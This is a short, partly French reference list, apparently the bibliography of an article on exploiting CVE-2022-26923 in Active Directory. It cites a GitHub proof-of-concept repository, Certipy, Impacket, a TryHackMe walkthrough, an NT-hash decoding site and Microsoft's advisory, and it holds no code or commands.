- [10] *Github repository*, [Gh-Badr/CVE-2022-26923](#)
- [11] *Vagrant by HashiCorp*, [Télécharger](#)
- [12] *Certipy*, [Github repository](#)
- [13] *Tryhackme*, [Walkthrough on the exploitation of CVE-2022-26923](#)
- [14] *Impacket*, [Github repository](#)
- [15] *Ntlm Decrypt & Encrypt*, [Décoder un NT Hash](#)
- [16] *MSRC (Microsoft Security Response Center)*, [Active Directory Domain Services Elevation of Privilege Vulnerability](#)